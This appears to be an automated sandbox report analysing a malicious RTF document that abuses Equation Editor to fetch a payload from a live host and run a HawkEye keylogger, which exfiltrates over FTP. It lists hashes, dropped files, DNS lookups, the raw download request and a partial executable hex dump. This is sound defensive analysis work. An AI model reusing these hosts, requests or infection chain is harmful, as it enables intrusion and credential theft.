	Item_positions_invoice-541956.xlsm	Get hash	malicious	Browse	• 142.250.203.100

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Item_positions_receipt_564965.xlsm	Get hash	malicious	Browse	• 142.250.203.100
	Document02.doc	Get hash	malicious	Browse	• 142.250.203.100

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\InstallUtil.exe	Paiement de facture.doc	Get hash	malicious	Browse	
	ORDER SPECIFICATION.doc	Get hash	malicious	Browse	
	UPSSHIPMENT_CONFIRMATION_CBJ19051700013_11Z35Q6Q80446518864888.doc	Get hash	malicious	Browse	
	UPSSHIPMENT_CONFIRMATION_CBJ19051700013_11Z35Q6Q80446518864.doc	Get hash	malicious	Browse	
	Quotations73280126721_Oriental_Fastech_Manufacturing.doc	Get hash	malicious	Browse	
	PurchaseOrder78902AprilOrderNewRoundBars.doc	Get hash	malicious	Browse	
	PO_701_36_01_27.doc	Get hash	malicious	Browse	
	IMG_51067.doc__.rtf	Get hash	malicious	Browse	
	New Order 09022021.doc	Get hash	malicious	Browse	
	deliverysorders.doc	Get hash	malicious	Browse	
	IMG_Scanned_67022.doc	Get hash	malicious	Browse	
	ORD005271444_0.doc	Get hash	malicious	Browse	
	INV00004423.doc	Get hash	malicious	Browse	
	DTBT760087673.doc	Get hash	malicious	Browse	
	IMG_33687.doc	Get hash	malicious	Browse	
	IMG_1660392.doc	Get hash	malicious	Browse	
	Purchase Order No. 3109 Dated 28.01.2021.doc	Get hash	malicious	Browse	
	Order_130577.doc	Get hash	malicious	Browse	
	IMG-79108.doc	Get hash	malicious	Browse	
	IMG-6661.doc	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\09867654270721.PDF[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	1383936
Entropy (8bit):	6.545078865817934
Encrypted:	false
SSDEEP:	24576:inGai6Dban0+uhHJQNmj3X2rhK1+pSRs/8Mz3g:T6iuNH261Rs/
MD5:	FA0A3ED04EEC65D6D3FB55AA7D2497C1
SHA1:	89AAFE0CFEC4ECC13FD7F255B1E6E8AF903DDBD0
SHA-256:	2C6DF9A84B482C1DD1AF8EE142CCDFEAB23234A8507F3CC637AEE9161A6C58B8
SHA-512:	DA69F632F0BC9789BF17D1CFDBF09C991098227A23E3BD273C1C5720B53D9EB81B99C0121F632CBC2EB25ECE51E6548470DC2FD0ED64D37F88A58A005B1C7ED
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 13%
Reputation:	low
IE Cache URL:	http://vecvietnam.com.vn/xpen3/09867654270721.PDF.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....<.....)... ...@....@.. ..... .`.....|)..O....@.....`..... ....H.....text..... ....`.rsrc.....@.....@..@.reloc.....`. .....@..B.....)....H.....1.....J.j.....1X...n}..|.0._.foa..^%M..$C1..p..4.....]....0s.(.....I:..I.*.+D.W..u..qN|,.I.V.Ht.'....jg Um..F.]..&..D..}./..`....!9...wq.v..:..9.!Y....C:vz..v8...<..o....[.v.?[g ....\...~.U&^ueW..L.....D.w.e7.V..7G.3tr..... .|....x..-..].<.k....4..S....3\....g.U!...o..P6{..''..hH...=./.5..'A.M.o. .`.$j.K8."......D.6.v...u[..V-a!...#?.x...O'.+N./..9s}..J.k)@.E.z.-...I..cv.../..&

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{238E66D8-299E-4B99-A605-44EE5B79BCDD}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{238E66D8-299E-4B99-A605-44EE5B79BCDD}.tmp	
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9B83DDB5-D064-451A-A615-F9D5A3E063B2}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.35503378748317
Encrypted:	false
SSDEEP:	3:IiiiiiiiiIf3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlbq:IiiiiiiiifdLloZQc8++lsJe1Mzp
MD5:	3205DD73710421B95A8AF86F27D81253
SHA1:	02A295749B1613B87042B49C12E1FCC8D0EC532C
SHA-256:	833259425C29070C37939264C63C138B04116B98E315E4A49B32488539E96AA5
SHA-512:	48F6DC9FBACDEC454524F8CFBA1DF124236098D8AED22BB0D8664B872F1F182CB5ECBABBAE42718C2A922BF57F7452F7D44ECDFE613CA2ADFEF058840E7C6F8F
Malicious:	false
Preview:	..(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ..... ."...&...*.....:...>..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{E2185495-5638-43A1-A616-4B202C23444A}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	222384
Entropy (8bit):	3.709483134949932
Encrypted:	false
SSDEEP:	3072:hInz7rlqTKfkx9akY7jt71AJHC2yuPNY7ogOYeF3JzU/jvL8tJ//:hiDUKfKozjAJrlPmgLF5MSh
MD5:	7357D4D835CCA92021169389B613BC73
SHA1:	8A8F62164C39D5D54FE29B9EC52D33D0D1A3E378
SHA-256:	898A57398870413055747E5BCC4DD97655E0D45D05057FC03100E2A76151EDD8
SHA-512:	58D835C92BEAFFAADD19B9EE8C5426AE49EA3809D41EF6DC05F54B720DC3C4DA1839E06A90F95010B04177D0B63652746DDFE63FF20F1C998C2F9A4B62E9656
Malicious:	false
Preview:	. . . . . ._. . . . . .q.B.b.0.z.x.y.6.M.8.o.e.h.G.3.A.a.Y.h.3.t.6.v.w.h.T.g.P.N.P.F.q.r.r.K.X._. G.C.s.Z.m.y.v.b.P.8.U.0.9.I.4.N.2.v.X.7.e.q.o..... .!."#.$.%.&.'.(.).*.+.,.-./.0.1.2.3.4.5.6.7.8.9.:.;.<.=.>..... . . . . .6.2.5.2.6.1. 6.2.6.2.5.2.6.1.6.2._..... ....j....U

C:\Users\user\AppData\Local\Temp\InstallUtil.exe	
Process:	C:\Users\user\AppData\Roaming\name.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	41136
Entropy (8bit):	6.155874259465173
Encrypted:	false
SSDEEP:	384:C/xHdGK81tLhBLVKS7xdgoPKJ9Yl6dnPU3SERztmbqCJstdMardz/JikPZ+aPZCM:+Hj81t/0qdrY6Iq8KDLJqisEBuot
MD5:	BB85AA6D90A4157ED799257072B265FF
SHA1:	F97DA28D82E9D81672C78FFBE03123E985E7F6D4
SHA-256:	815FD29D891CB94418BB0CDC44D5095230989FE9DA58421319FCD57E458E39A9
SHA-512:	17EBB032F3663D7971DBE13EE89C82D2D4CF3375C0DA44021D35178DE046FCB2BFB5F89E7CFC68CF4E8570D21FDD9876759443BFDE6CFF5A2A354D2361E64FE

C:\Users\user\AppData\Local\Temp\InstallUtil.exe	
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: Paiement de facture.doc, Detection: malicious, Browse • Filename: ORDER SPECIFICATION.doc, Detection: malicious, Browse • Filename: UPSSHIPMENT_CONFIRMATION_CBJ19051700013_11Z35Q6Q80446518864888.doc, Detection: malicious, Browse • Filename: UPSSHIPMENT_CONFIRMATION_CBJ19051700013_11Z35Q6Q80446518864.doc, Detection: malicious, Browse • Filename: Quotations73280126721_Oriental_Fastech_Manufacturing.doc, Detection: malicious, Browse • Filename: PurchaseOrder78902AprilOrderNewRoundBars.doc, Detection: malicious, Browse • Filename: PO_701_36_01_27.doc, Detection: malicious, Browse • Filename: IMG_51067.doc__.rtf, Detection: malicious, Browse • Filename: New Order 09022021.doc, Detection: malicious, Browse • Filename: deliverysorders.doc, Detection: malicious, Browse • Filename: IMG_Scanned_67022.doc, Detection: malicious, Browse • Filename: ORD005271444_0.doc, Detection: malicious, Browse • Filename: INV00004423.doc, Detection: malicious, Browse • Filename: DTBT760087673.doc, Detection: malicious, Browse • Filename: IMG_33687.doc, Detection: malicious, Browse • Filename: IMG_1660392.doc, Detection: malicious, Browse • Filename: Purchase Order No. 3109 Dated 28.01.2021.doc, Detection: malicious, Browse • Filename: Order_130577.doc, Detection: malicious, Browse • Filename: IMG-79108.doc, Detection: malicious, Browse • Filename: IMG-6661.doc, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....W.....0..T.....''r... .....@.. .....[... .`.....q..O.....b...>.....p..... ..... ..H.....text...(R... ...T..... ..`.rsrc.....V.....@..@.relo c.....`.....@..B.....r.....H.....''...J.....m.....o.....2~.....o....*.r...p(....*VrK..p(....s.....*..0.....(....(....o....o....(....o.... .....T(....o....(. ...o....o....o ....4(....o....(....o....o....o!.....(....rm..ps''...o....(#.....($....o%....ry..p.....%.r...p.%.(.....(....(&....('.....o(...(&.....*.*.....''..()...*..{Q...-...}Q.....(*...(....(+....(*...*''..(.. ..*..(....*..(-....r...p.(....o/...s....}T...*....0.. .....~S...-.s

C:\Users\user\AppData\Local\Temp\bhv53DC.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0x63a10f1a, page size 32768, DirtyShutdown, Windows version 6.1
Category:	dropped
Size (bytes):	21037056
Entropy (8bit):	1.1463834484624762
Encrypted:	false
SSDEEP:	24576:G41U91o2I+0mZ5lThHLLGpHqqnEXwPtofJIRH330nW/jMB1emX4UJlNd:G4EXd1LoHqqEXwPW+RHA6m1fN
MD5:	E645A86C0BECF0D017469128088487DE
SHA1:	8569671565B972EF80D3956930CBD1A5E4238162
SHA-256:	6228287DC6D1A0CB345D495AEC250FFF69D18394472806FEA2A12AA9F2655C59
SHA-512:	4C7CC36CEBC16802D34C1C7BDD87CFCB4DB43217C5AC1F78B3D6B9F2AB425D2B9D4B780898CDAFDAEA25AEEE1A3AA961A4324BB3A05D4DD629395F6B7BC1E7E
Malicious:	false
Reputation:	unknown
Preview:	c..... .....u.....s.....x..%....x.....u.....$..... ....7....x..... ....

C:\Users\user\AppData\Local\Temp\holderwb.txt	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4
Malicious:	false
Reputation:	unknown
Preview:	..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\280072109764552.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:17 2020, mtime=Wed Aug 26 14:08:17 2020, atime=Wed Jul 28 23:00:39 2021, length=2202571, window=hide

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\280072109764552.LNK	
Category:	dropped
Size (bytes):	2078
Entropy (8bit):	4.518299053002962
Encrypted:	false
SSDEEP:	48:8nn/XTFGqJRMwJZJKQh2nn/XTFGqJRMwJZJKQ/:8n/XJGqJCwTJKQh2n/XJGqJCwTJKQ/
MD5:	FDE744CEF016E7DAA5DA08F2B71138CC
SHA1:	3D6092AC3EDEF45AF08F0E39E694944F83BC6FE2
SHA-256:	3D4407EEEDBAAC0882912745F968F53A43D76383B636A762635D7BD76EE8A9BE
SHA-512:	763B72143D0A339034F2C6E2DE4D5D3DE7185FF891430AEA37CCF0D0FC3EFCDA56DF65214FBB4840FFDDC0AC3EBA73AF466218A4C1F84AA8341EA561346AF8 66
Malicious:	false
Reputation:	unknown
Preview:	L.....F.... ...8.r..{..8.r..{..B.;.....!.....P.O. ..i....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2. 1.7.6.9.....p.2..!..R.. .280072~1.DOC..T.....Q.y.Q.y*...8.....2.8.0.0.7.2.1.0.9.7.6.4.5.5.2...d.o.c.....}.....-...8...[.....?J.....C:\Users\..#..... \\783875\Users.user\Desktop\280072109764552.doc.*....\....\....\....\....\.D.e.s.k.t.o.p.\.2.8.0.0.7.2.1.0.9.7.6.4.5.5.2...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m. m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....783875.....D_....3N...W...9F.C.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	83
Entropy (8bit):	4.166164961457805
Encrypted:	false
SSDEEP:	3:M1XoXMJQQwltSXMJQQwlmX1XoXMJQQwlv:MiXw0SXwwXwy
MD5:	D50CD7F18A3AC9442290FC4BEB5A10F9
SHA1:	4C7585A1E0B987034382D26D99104BEABD6B3DEE
SHA-256:	F58D9EB8912ED9BC8AEFF531B3104846F1125AC9CA1F9401C0D97ABAB28F602D
SHA-512:	9D051D32591D223DA36287D5251ED45F3B7D7F31585C1CE25D04EDB22271AB47B497D520F7B111766D9D7111E7C6170DBBEA49FA80B30660578474EC43E31E1
Malicious:	false
Reputation:	unknown
Preview:	[doc]..280072109764552.LNK=0..280072109764552.LNK=0..[doc]..280072109764552.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4311600611816426
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyyKbE/w+FUYlln:vdsCkWt/AE51ll
MD5:	B1035D12CDF3CD7AA18A33C0A1D17AAE
SHA1:	CE8244E4A5E407568BA15A7C6DC2F6428306EBB8
SHA-256:	CD49B04F30968B85CBAFD1F9F836CA1950BBEC2BE717B3D1430DBE57615BF425
SHA-512:	E34F595696EB91153F1B8EE51D12F48ED8B8969453FA76B97DB94C509F6BDF089466DEE51A51727AD5A8B546F6C96FF679ADA98A451EEACA3CB9C08C01F388E 6
Malicious:	false
Reputation:	unknown
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D 4

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Malicious:	false
Reputation:	unknown
Preview:	..

C:\Users\user\AppData\Roaming\name.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1383936
Entropy (8bit):	6.545078865817934
Encrypted:	false
SSDEEP:	24576:inGai6Dban0+uhHJQNmj3X2rhK1+pSRs/8Mz3g:T6iuNH261Rs/
MD5:	FA0A3ED04EEC65D6D3FB55AA7D2497C1
SHA1:	89AAFE0CFEC4ECC13FD7F255B1E6E8AF903DDBD0
SHA-256:	2C6DF9A84B482C1DD1AF8EE142CCDFEAB23234A8507F3CC637AEE9161A6C58B8
SHA-512:	DA69F632F0BC9789BF17D1CFDBF09C991098227A23E3BD273C1C5720B53D9EB81B99C0121F632CBC2EB25ECE51E6548470DC2FD0ED64D37F88A58A005B1C7E D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 13%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....<.....)... ...@....@.. ..... .`.....|)..O....@.....`..... ....H.....text..... ....`.rsrc.....@.....@..@.reloc.....`. .....@..B.....)....H.....1.....J.j.....1X...n}..|.0._.foa..^%M..$C1..p..4.....].....0s.(.....I:..I.*.+D.W..u..qN|,.I.V.Ht.'....jg Um..F.]..&..D..}./..`....!9...wq.v..:...9.!Y.....C:vz..v8...<..o....[.v.?[g ....\...~.U&^ueW..L.....D.w.e7.V..7G.3tr..... .|....x..-..].<.k....4..S....3\....g.U!...o..P6{.."..hH...=./.5..'A.M.o. .`.$j.K8."......D.6.v...u[..V-a!...#?.x...O'.+N./..9s}..J.k)@.E.z.-...I..cv.../..&

C:\Users\user\AppData\Roaming\pid.txt	
Process:	C:\Users\user\AppData\Local\Temp\InstallUtil.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	4
Entropy (8bit):	2.0
Encrypted:	false
SSDEEP:	3:i:i
MD5:	60AD83801910EC976590F69F638E0D6D
SHA1:	80C06016B31FFA3B0D157BEF344A5FE03CC7FD75
SHA-256:	A8302321E60791AE50456D85F1BB8B3EF92FBFB23A081DA45EF468BE922AE9B1
SHA-512:	58B7EC6BFCB9960F48BD5D9AF6C0F53B85E1D16F0E4C2F135C9507143C9261B54E888FBA14EE08CA72199790A9D471DA4FE81F31A9664438C2EA0D3B84958CF
Malicious:	false
Reputation:	unknown
Preview:	2964

C:\Users\user\AppData\Roaming\pidloc.txt	
Process:	C:\Users\user\AppData\Local\Temp\InstallUtil.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	49
Entropy (8bit):	4.295746773031725
Encrypted:	false
SSDEEP:	3:oNXp4E2J5xAIOWRxRI0dAn:oNP23f5RndA
MD5:	2D61FD97BB78C3900DD39B26447C5C1A
SHA1:	117F447B8159E31DF5B4422F07B04267231B4A8E
SHA-256:	49A7F6995E282A8964916CFCB0A1982BC5418EF85AB7224EBC420C21281B91C9
SHA-512:	B57128EE990D8F213045ECE49D7F8C3283415B1DAB22C79D3F39EF98D63F0A778D9CB095597FC57ED72F74C85036E59CCA2E7BAD3963E5758C59CB9ACE4518 F
Malicious:	false
Reputation:	unknown
Preview:	C:\Users\user\AppData\Local\Temp\InstallUtil.exe

C:\Users\user\Desktop\~$0072109764552.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data

C:\Users\user\Desktop\~$0072109764552.doc	
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4311600611816426
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyyKbE/w+FUYlln:vdsCkWt/AE51ll
MD5:	B1035D12CDF3CD7AA18A33C0A1D17AAE
SHA1:	CE8244E4A5E407568BA15A7C6DC2F6428306EBB8
SHA-256:	CD49B04F30968B85CBAFD1F9F836CA1950BBEC2BE717B3D1430DBE57615BF425
SHA-512:	E34F595696EB91153F1B8EE51D12F48ED8B8969453FA76B97DB94C509F6BDF089466DEE51A51727AD5A8B546F6C96FF679ADA98A451EEACA3CB9C08C01F388E6
Malicious:	false
Reputation:	unknown
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	3.788704695837854
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	280072109764552.doc
File size:	2202571
MD5:	ae01f0cc63c8a3b7bb239976c56788c3
SHA1:	cd86bb62ab645cab4d20ec8a931ca9e84801ea36
SHA256:	fde845dc869db03ce766a34d4d325cfb60ea5e605244e823fcfea5b3135aacb7
SHA512:	ec2dec52a3210a3d7df8d19fb9fe92051d88f08c75f4d97a7376f89050aab13c1ace29206fa162eea37de9d4fa0a1e39146471dd4dd14d29cc9084cd442d8a7a
SSDEEP:	12288:Bkw1w+//ay0/EFUHnrtIJBa/BtfOLaZQWrS+H8UErBQLeugE:mw6uay0/ECGJSfOLTmwrOgE
File Content Preview:	{\rtf9038{\object23144237 \" \objlink96638503\objupdate4984801149848011\objw3937\objh7665{*\objdata297062 {{{{{{{{{{{{{{{{{{{{\bin000000000 {*\objdata297062 } \a

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	000000EAh								no
1	000000AEh	2	embedded	21H85GTZHAz	1046016				no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/28/21-17:02:02.953811	TCP	2020410	ET TROJAN HawkEye Keylogger FTP	49171	21	192.168.2.22	45.141.152.18

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 28, 2021 17:01:16.151007891 CEST	192.168.2.22	8.8.8.8	0xe5d1	Standard query (0)	vecvietnam .com.vn	A (IP address)	IN (0x0001)
Jul 28, 2021 17:01:16.174407005 CEST	192.168.2.22	8.8.8.8	0xe5d1	Standard query (0)	vecvietnam .com.vn	A (IP address)	IN (0x0001)
Jul 28, 2021 17:01:21.274135113 CEST	192.168.2.22	8.8.8.8	0xf76a	Standard query (0)	www.google.com	A (IP address)	IN (0x0001)
Jul 28, 2021 17:01:41.888184071 CEST	192.168.2.22	8.8.8.8	0xff79	Standard query (0)	3.246.11.0.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Jul 28, 2021 17:02:02.531776905 CEST	192.168.2.22	8.8.8.8	0xe1af	Standard query (0)	ftp.vngpack.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 28, 2021 17:01:16.174184084 CEST	8.8.8.8	192.168.2.22	0xe5d1	No error (0)	vecvietnam .com.vn		103.255.237.180	A (IP address)	IN (0x0001)
Jul 28, 2021 17:01:16.197423935 CEST	8.8.8.8	192.168.2.22	0xe5d1	No error (0)	vecvietnam .com.vn		103.255.237.180	A (IP address)	IN (0x0001)
Jul 28, 2021 17:01:21.297693014 CEST	8.8.8.8	192.168.2.22	0xf76a	No error (0)	www.google.com		142.250.203.100	A (IP address)	IN (0x0001)
Jul 28, 2021 17:01:41.909600019 CEST	8.8.8.8	192.168.2.22	0xff79	Name error (3)	3.246.11.0.in-addr.arpa	none	none	PTR (Pointer record)	IN (0x0001)
Jul 28, 2021 17:02:02.579814911 CEST	8.8.8.8	192.168.2.22	0xe1af	No error (0)	ftp.vngpack.com		45.141.152.18	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- vecvietnam.com.vn

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	103.255.237.180	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jul 28, 2021 17:01:16.446929932 CEST	0	OUT	GET /xpen3/09867654270721.PDF.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: vecvietnam.com.vn Connection: Keep-Alive

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jul 28, 2021 17:01:16.679267883 CEST</td><td>2</td><td>IN</td><td>HTTP/1.1 200 OK
Server: Apache
Date: Wed, 28 Jul 2021 15:01:16 GMT
Content-Type: application/octet-stream
Content-Length: 1383936
Last-Modified: Wed, 28 Jul 2021 00:30:49 GMT
Connection: keep-alive
ETag: "6100a539-151e00"
Expires: Fri, 27 Aug 2021 15:01:16 GMT
Cache-Control: max-age=2592000
Accept-Ranges: bytes
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 c7 80 a0 3c 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 08 00 00 0a 15 00 00 12 00 00 00 00 00 00 ce 29 15 00 00 20 00 00 00 40 15 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 15 00 00 02 00 00 00 00 00 00 02 00 60 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 7c 29 15 00 4f 00 00 00 00 40 15 00 84 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 15 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 d4 09 15 00 00 20 00 00 00 0a 15 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 84 0e 00 00 00 40 15 00 00 10 00 00 00 0c 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 60 15 00 00 02 00 00 00 1c 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b0 29 15 00 00 00 00 00 48 00 00 00 02 00 05 00 cc 31 14 00 b0 f7 00 00 03 00 02 00 ec 00 00 06 d0 8b 03 00 fa a5 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 9c 4a ec 6a f8 97 e3 ec dd a8 de 31 58 b3 92 bf 6e 7d d6 d1 7c 1a 30 16 5f fe 66 6f 61 b5 17 5e 25 4d d0 96 03 24 43 31 ca 10 70 05 87 34 b9 93 18 8f b3 a1 c5 5d da 81 19 d5 0a f9 30 73 8b 28 90 7f 0c 0b e2 fa bc 49 3a a5 07 6c a8 2a 8e 2b 44 d2 57 d0 01 75 97 c7 71 4e 7c 2c 19 49 00 56 83 48 74 07 27 ae b0 1d d2 6a 67 20 55 6d d7 ed 46 de b4 5d 1c b9 26 1a e6 44 98 93 7d 8f 2f ef a4 b0 e8 60 b5 87 03 95 21 39 fc 96 0e 77 71 04 76 8d e4 3a 94 a1 39 c9 21 59 1f e2 16 1d 9e 43 3a 76 7a a4 84 76 38 be da 1e 3c e1 bc 8f 0c 6f d1 93 1d ee a9 f4 5b 03 76 1e 3f 5b 67 20 7f 04 9a b9 5c 96 fb cb 7e fe 55 26 5e 75 65 57 0d 90 4c ae 10 81 00 af 99 44 1a 77 2e 65 37 dc 56 ba 9e 37 47 02 33 74 72 05 